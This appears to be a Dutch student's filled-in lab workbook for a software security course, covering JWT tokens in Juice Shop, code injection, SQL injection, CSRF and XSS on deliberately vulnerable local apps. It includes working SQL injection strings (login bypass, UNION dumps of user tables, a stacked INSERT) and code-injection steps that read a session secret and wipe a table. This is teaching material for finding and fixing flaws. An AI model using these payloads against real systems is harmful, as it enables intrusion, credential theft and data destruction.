
De `-i` optie zorgt ervoor dat je ook de response headers en de http status code te zien krijgt.

Welke status code geeft deze website terug en waarom?

404
Geen idee

8. De chrome developer tools laten het ook toe om http requests te kopiëren als curl commando zodat je dit niet elke keer zelf moet ingeven.

Kopieer de login request door er met je rechter muisknop op te klikken en dan vervolgens te kopiëren als curl commando.



9. Plak dit commando in je `git bash` terminal in visual studio code. Pas dit commando wel nog aan zodat je ook nog de http response headers te zien krijgt.

Neem een screenshot van het resultaat en zorg er voor dat de headers en de response body goed te zien is. Sleep deze hieronder in:



10. Ga naar de administration page van de juice shop en probeer (op het pad `/#/administration`). En probeer via de chrome developer tools de `authentication-details` url te vinden.

Je kan deze kopiëren door er met je rechter muisknop op te klikken, `copy` en dan `copy link address` te doen. Geef de url hier onder in:


`https://3000-juiceshop-juiceshop-737kq78t0de.ws-eu95.gitpod.io/rest/user/authentication-details/`

11. Installeer Postman door naar het adres `https://www.postman.com` te gaan en de installatie procedure te doorlopen.
12. Maak in postman een GET request naar de url die je in de vorige stap gevonden hebt (die van `authentication-details`)


Waarom werkt dit niet?

No Authorization header was found

13. Doe dezelfde GET request in postman maar geef deze keer de Authorization Header mee. Je doet dit op de volgende manier:



Neem een screenshot van het resultaat en plak dit hieronder in:



14. Je kan ook een volledige curl commando importeren in Postman. Kopieer het curl commando van de `authentication-details` en vervolgens doe je in postman: Import -> Raw Text en plak je de volledige curl commando van deze request hier in en druk je vervolgens op import.
15. Nu gaan we eens het token decoden zodat we kunnen kijken wat de inhoud ervan is. Ga naar jwt.io en ga naar debugger. Daar kan je het JWT token in plakken dat je hiervoor gevonden hebt.

Maak een screenshot van deze website zodat het encoded gedeelte en decoded gedeelte duidelijk zichtbaar zijn. Sleep deze screenshot hieronder in:

Encoded

PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNILXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pb2IiImRlbHV4ZVRva2VuIjoiiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWx1SW1hZ2UiOiJhc3NldHMvchVibG1jL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pb2Ii5wbmciLCJ0b3RwU2VjcmV0IjoiiwiaXNBY3RpdmUiOiNrydWUsImNyZWZ0ZWRBdCI6IjIwMjMtMDQzMjQgMDg6MjA6MTUuMjEzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImhhdCI6MTY4MjMyNDcyNywiZXhwIjojNjgyMzQyNzI3fQ.rdeTAQxg0oQ9nIOkcCoyp43zEj1QUyVh6KQwlnr59cxytJTgI2Eexd5HPY1Gp_Q2-TUrCTr3mQdOmNnWXpdkGtBbazf40dDmZUgm2diCt2N2ZW8tUTX3cKvnBFq6UUS3RZNBwq308KKnpyi6_bcqwRddZJeEvRtrnbgRsgZvjU

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYLOAD: DATA

```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2023-04-24 08:20:15.213 +00:00",
    "updatedAt": "2023-04-24 08:20:15.213 +00:00",
    "deletedAt": null
  },
  "iat": 1682324727,
  "exp": 1682342727
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

16. Er zijn hier twee interessante velden. De expiration time (exp) en issued at time (iat). Op welke datum (en om hoe laat) vervalt deze token.

Mon Apr 24 2023 15:25:27 GMT+0200

Tip: De tijd is uitgedrukt in iets dat de unix timestamp heet. Dit zijn het aantal milliseconden sinds 1 januari 1970. Zoek zelf op het internet hoe je dit moet omzetten naar een leesbare datum.

17. Wat staat er in de payload van de jwt token dat er absoluut niet mag instaan?

"password": "0192023a7bbd73250516f069df18b500"

18. Gebruik het onderstaande token om de `authentication-details` endpoint aan te spreken (in postman).

5 van 7

24-4-2023 10:47

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFPbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGU0iHhZG1pbiIsImRlbHV4ZVRva2VuIjoiiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZm1sZU1tYWdlIjoiiYXNzZXRL3B1Ym9pYy9pbWFnZXNvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImIzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTAzLTmxIDEzOjMyOjU1LjQ1MiArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTAzLTmxIDEzOjMyOjU1LjQ1MiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2MTcxOTc2NTksImV4cCI6MTYxNzIxNTY1OX0.Byi9R76JFCkYm4qIIMNrbfpymqGssIp7jSuQACKzme9QrgoqqjgndsFdEkjei74tPRr9gtepettgd5-LCW6GEqrtAn47pNFrn98aBaDH7lnJ6E5F8Vm7ZoiTHD00DHszqy4oDRORpME9CYyJMcII6mSauA6MJtJ5Wia6UmQolk
```

Wat geeft deze terug als response:

```
{
  "error": {
    "message": "jwt expired",
    "name": "UnauthorizedError",
    "code": "invalid_token",
    "status": 401,
    "inner": {}
  }
}
```

Waarom is dit?

de jwt token blijkt vervallen te zijn

19. We gaan nu eens een token proberen aan te passen. Kopieer het tweede deel (de payload) van de JWT token (na het eerste puntje) en decodeer dit deel met een base64 decoder (base64decode.org of burpsuite)

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0IjE0MjY0OTY0Lm5kbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQzMzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGU0IjoiJhZG1pbiIsImRlbnHV4ZVRva2VuIjoiiiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWx1SW1hZ2U0IjoiJhc3NldHMvchVibG1jL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU0VjcmV0IjoiiiwiaXNBY3RpdmUiOnRydWUsImNyZWZlZWZBdCI6IjIwMjE0MDQ0MTcgMDk6Mzc6NDcuNzUyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjE0MDQ0MTcgMTA6Mzk6NDU0ODUzICswMDowMCIsImRlbnGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTYxODY2MTgzMiwiZXhwIjojNjE4Njc5ODMyfQ.XJCdfnGI2idgdi3FlglLCVjJfbrF2J1Fe4fwJ2yY5yMB32x9M-CGYfiaT45qeQ-MUIf0AmMV_CF_C2L3JdUk-5RnbxBERlNMB5b3s6n6yy4ETk18CD7Xszth-yR0sXjRzRv01xAdL1Aho71AuuWMM8yy7Ge__i00_izrqX19ICxY

20. Vervolgens pas je hier het email adres en de id aan naar iets anders en encodeer je vervolgens dit terug naar base64 (base64encode.org of burpsuite).
21. Kopieer nu dit stukje terug op dezelfde plaats in de JWT token waar het vandaan komt en gebruik nu deze token om de **authentication-details** endpoint aan te spreken (in postman)

Wat geeft deze terug als response:

```
"error": {
  "message": "invalid signature",
  "name": "UnauthorizedError",
  "code": "invalid_token",
  "status": 401,
  "inner": {}
}
```

Waarom is dit?

```
de token is niet authentiek
```

22. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_tokens.pdf` en stuur deze door via digitap.

Input Validation 1

Zoals altijd kunnen de oefeningen binnengehaald worden door een git pull te doen.

```
git pull
```

of de git repository te clonen als je deze nog niet hebt.

```
git clone https://github.com/similonap/software_security_2021.git
```

Wat ga je leren in dit labo?

- Gebruik maken van Chrome Developer Tools
- Het nut van server side input validation/output sanitization begrijpen
- Code injection / SQL Injection
- Regular expressions

Stappenplan

1. Ga naar de `labo_validation` directory en doe vervolgens

```
npm install
```

2. In deze directory staat een heel onveilige ticket reservatie applicatie. Je kan deze opstarten met

```
node index.js
```

en dan naar `http://localhost:3000` te surfen.

3. Je komt dan op een login pagina. Je kan eens proberen in te loggen met

```
username: joske  
password: hunter2
```

vergeet niet de captcha in te vullen door de puzzel op te lossen. (een simpele som)

4. Je kan hier een ticket kopen voor een fictief festival. Hier zijn een aantal regels vastgelegd die worden gevalideerd op je browser.

Kijk naar de bron code in chrome developer tools en geef hier een overzicht van welke regels er gelden voor het ticketten formulier:

Naam: verplicht maar read-only,
enkel a-z of A-Z toegelaten
minimaal 1 karakter en geen maximum

Aantal tickets: verplicht in te vullen met een waarde van
1 tem 3

Land: verplicht in te vullen 2 opties:

Tip: Er wordt gebruik gemaakt van regular expressions. Kan je die niet lezen kan je ze gewoon uitproberen op <https://regex101.com/>

Wees volledig!

5. Gebruik de chrome developer tools om nu de validatie regels van het formulier aan te passen zodat je


- Tickets kan bestellen op je eigen naam, zelfs al ben je ingelogd met Joske
- 10 Tickets kan bestellen in plaats van het maximum aantal tickets.
- Tickets bestellen met landscode FR (Frankrijk)

Neem een screenshot waar duidelijk staat dat je de tickets hebt gekocht en de chrome developer tools op te zien zijn. Sleep deze hieronder in:



6. We gaan nu een code injection aanval proberen te doen zodat we wat te weten kunnen komen over de server. Log uit en pas de broncode zodat je het veld `captchaSource` toch kan aanpassen (want die is nu readonly).

Zorg ervoor dat er in het log venster van de server 'Hey je bent gehacked' komt te staan. Neem hiervan een screenshot en sleep deze hieronder in"



Zoek in de `index.js` bron code waarom je zomaar code kan uitvoeren via dit veld. Leg hieronder uit waarom dit is.

Ik heb geen code uitgevoerd
Ik de console print altijd de ontvangen input uit
dus als de browser niet controleert (set number -> text)
dan kan je eender wat "uitprinten" in de server console.


7. Zorg dat de variabele `SESSION_SECRET` aan ons getoond wordt aan de hand van het onveilige captcha veld.
Wat is inhoud van deze variabele:

QmVydFA=

Dit zal er ongeveer uitzien als `QW5kaWUgU2ltaWxvbg==`

8. De code van `index.js` bevat een functie die de tabel van de ticketten leegmaakt. Probeer nu ook deze functie aan te roepen via dit onveilige captcha veld.

Er zal iets in je log van je terminal komen. Neem hier een screenshot van en sleep dit hieronder in:



```
BertP@Brimestone MINGW64 ~/Documents/AP/SoftwareSecurity/software_security_2021/labo_
$ node.cmd index.js
express-session deprecated undefined resave option; provide resave option index.js:19
express-session deprecated undefined saveUninitialized option; provide saveUninitiali
body-parser deprecated undefined extended: provide extended option index.js:21:17
Example app listening at http://localhost:3000
QmVydFA=
undefined

DELETING TICKETS: All your databases are belong to us!
undefined

█
```

9. Probeer nu aan de hand van de `require()` functie in javascript de code van 'magicword.js' te laten uitvoeren op de server. De server zal mogelijk vastlopen (CTRL-C om terug te beginnen).

Er zal iets in je log van je terminal komen. Neem hier een screenshot van en sleep dit hieronder in:


```
at next (C:\Users\BertP\Documents\AP\Software
at Route.dispatch (C:\Users\BertP\Documents\A
at Layer.handle [as handle_request] (C:\Users
5)
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
{}

AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
```

10. Pas de code aan van `index.js` zodat er geen ticketten meer kunnen besteld worden met een foute naam, verkeerde hoeveelheid en foute landcodes.

Tip: Je hebt hier enkel een paar if statements voor nodig. Zoek naar de TODO van server validation.

11. Pas de code aan van `index.js` zodat de captcha niet meer kan misbruikt worden voor code injection. Het mag alleen maar sommen bevatten en geen andere code.

Tip: Je moet input validatie op `req.body.captchaSource` doen aan de hand van een regular expression. Je mag zelf kiezen welke error message je terug geeft.

12. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labov_validation.pdf` en stuur de volgende files op via digitap:

- `naam_voornaam_labov_validation.pdf`
- `tickets.db`
- `index.js`

Input Validation 2

Zoals altijd kunnen de oefeningen binnengehaald worden door een git pull te doen.

```
git pull
```

of de git repository te clonen als je deze nog niet hebt.

```
git clone https://github.com/similonap/software_security_2021.git
```

Wat ga je leren in dit labo?

- Uitvoeren van SQL Injection aanvallen
- Oplossen van SQL Injection risico's

Database design

De applicatie bestaat uit twee tabellen:

```
CREATE TABLE Ticket (name STRING, country STRING, tickets INTEGER)  
CREATE TABLE User (username STRING, password STRING, admin BOOLEAN, fullname STRING)
```

Stappenplan

1. Ga naar de `labo_validation` directory en doe vervolgens

```
npm install
```

2. Hier vinden we weer onze onveilige web applicatie! Je kan deze opstarten net als vorig labo met

```
node index.js
```


3. Probeer een SQL injection aanval op het login scherm. Je kan het Username veld misbruiken om jezelf in te loggen als admin.

Tip: De SQL Query wordt afgeprint in je console venster. Zo kan je gemakkelijker zien welke query er uitgevoerd wordt bij het inloggen.

Welke string heb je moeten ingeven om de SQL aanval uit te voeren:

```
admin'--
```

Neem een screenshot van de admin pagina en sleep deze hieronder in



4. Bij show ticket sales kun je een overzicht krijgen van alle gekochte tickets. Je kan daar ook zoeken op alle tickets. De query die hier gebruikt wordt is ook gevoelig aan een SQL injection aanval.
5. Het is mogelijk om alle tabellen van de database uit te printen aan de hand van een UNION gebaseerde aanval.

In SQLite kan je alle tabellen opvragen via

```
SELECT name FROM sqlite_master WHERE type = 'table';
```

Je kan in het search input veld via de ticket sales pagina een SQL injection aanval doen door:

```
%' UNION SELECT name FROM sqlite_master WHERE type = 'table'; --
```

in te geven in het invoerveld. Dit werkt jammer genoeg niet, waarom niet?

```
het aantal kolommen komt niet overeen
```

Tip: vergelijk het aantal kolommen van de query hier boven en de query die gedaan wordt om de Tickets op te vragen.


6. Pas nu de query string van hierboven aan zodat er evenveel kolommen geselecteerd worden als de query die wordt gedaan voor show-tickets.

Tip: Je kan lege kolommen toevoegen a.d.h.v " of gewoon de naam meerdere keren selecteren.

Welke string heb je moeten ingeven om de SQL aanval uit te voeren:

```
ik ben blij dat ik de tips nooit per ongeluk lees.  
' UNION SELECT name, name, name FROM sqlite_master WHERE type = 'table'; --
```

Neem een screenshot van de uitgeprinte tabellen en sleep deze hieronder in:




7. Je kan aan de hand van een UNION sql injection aanval ook de User tabel uitlezen.

Welke string heb je moeten ingeven om de SQL aanval uit te voeren:

```
%' UNION SELECT username, password, admin FROM user; --
```

Neem een screenshot van de uitgeprinte User tabel en sleep deze hieronder in:



8. **Extra:** Ook bij het kopen van tickets kan je een SQL Injection aanval doen. Probeer een User toe te voegen door het Naam veld te misbruiken.

Zorg er eerst voor dat je de wijzigingen voor server side validation van vorige les in commentaar zet!

Wat moest je in het Naam veld ingeven om een User toe te voegen.

```
John Doe', 'Anywhere', 99) ; INSERT INTO User VALUES ("pint", "hunter9", 'Pintjens Bert', 'true')--
```

9. Gebruik prepared statements om de applicatie veilig te maken voor SQL injection attacks.

Opgepast: Zorg dat alles blijft werken. Bij de LIKE query zal je '%' + name + '%' moeten meegeven als parameter voor het vraagteken.

10. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_lab0_sql_injection.pdf` en stuur de volgende files op via digitap:

- `naam_voornaam_lab0_sql_injection.pdf`
- `tickets.db`
- `index.js`

Input Validation 1

Zoals altijd kunnen de oefeningen binnengehaald worden door een git pull te doen.

```
git pull
```

of de git repository te clonen als je deze nog niet hebt.

```
git clone https://github.com/similonap/software_security_2021.git
```

Wat ga je leren in dit labo?

- Het uitvoeren van een CSRF aanval
- het beschermen tegen een CSRF aanval

Stappenplan

1. Ga naar de `labo_csrf_xss` directory en doe vervolgens

```
npm install
```

2. In deze directory staat een heel onveilige bank applicatie waarmee je geld kan sturen van de ene persoon naar de andere.

```
node index.js
```

en dan naar `http://localhost:3000` te surfen.

3. Je komt dan op een login pagina. Je kan eens proberen in te loggen met


```
username: dog  
password: hunter2
```

4. Pas de html file aan in de `public_cats` folder dat er naast het stelen van 100 euro ook automatisch een bericht wordt gestuurd naar dog waarin staat dat je het geld gestolen hebt. Je maakt hier gebruik van de `sendMessage` endpoint.

Tip: Je gaat een extra iframe nodig hebben en een extra form. Deze moet je ook submitten a.d.v. javascript

code.

5. Start de `cats.js` server en voer de CSRF aanval uit. Neem een screenshot van het ontvangen bericht.



6. Gebruik net zoals de theorie de csrf library om een beveiliging in te bouwen tegen een CSRF aanval. Zorg ervoor dat alle forms een CSRF token hebben.
7. Probeer de CSRF aanval nog een tweede keer uit te voeren. Dit zou niet meer mogen werken.
8. Gebruik de chrome developer tools om de CSRF token aan te passen in het formulier. Welke error krijg je als je deze token aanpast en waarom?

```
ForbiddenError: invalid csrf token
```

de token die nu in de post word meegegeven komt niet meer overeen met de token die voor die die pagina was meegegeven hij de get

9. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_csrf.pdf` en stuur de volgende files op via digitap:

- `naam_voornaam_labo_csrf.pdf`
- `public_cats/index.html`
- `views/login.ejs`
- `views/main.ejs`
- `index.js`

Cross Site Scripting (XSS)

Zoals altijd kunnen de oefeningen binnengehaald worden door een git pull te doen.

```
git pull
```

of de git repository te clonen als je deze nog niet hebt.

```
git clone https://github.com/similonap/software_security_2021.git
```

Wat ga je leren in dit labo?

- Het uitvoeren van een XSS aanval
- het beschermen tegen een XSS aanval
- Leren werken met CORS headers

Stappenplan

1. Ga naar de `labo_csrf_xss` directory en doe vervolgens

```
npm install
```


2. In deze directory staat een heel onveilige bank applicatie waarmee je geld kan sturen van de ene persoon naar de andere.

```
node index.js
```

en dan naar `http://localhost:3000` te surfen.

3. Je kan in deze applicatie inloggen met twee gebruikers: **cat** (test123) en **dog** (hunter2).
4. Log in als dog en zorg ervoor dat er een popup venster (alert) op het scherm komt van cat als hij zijn berichten leest. Je mag zelf de inhoud bepalen.

Neem hier een screenshot van en sleep deze hieronder in.



5. Start naast de `index.js` applicatie ook de `evil.js` applicatie. Deze zal ook op localhost lopen maar op een andere poort.
6. Zorg ervoor dat cat een bericht terugstuurt naar dog met daarin een stuk code dat de browser van dog redirect naar de url van de `evil.js` web applicatie. Zorg ervoor dat de cookies van dog worden meegestuurd.

Welk bericht heb je gestuurd?

```
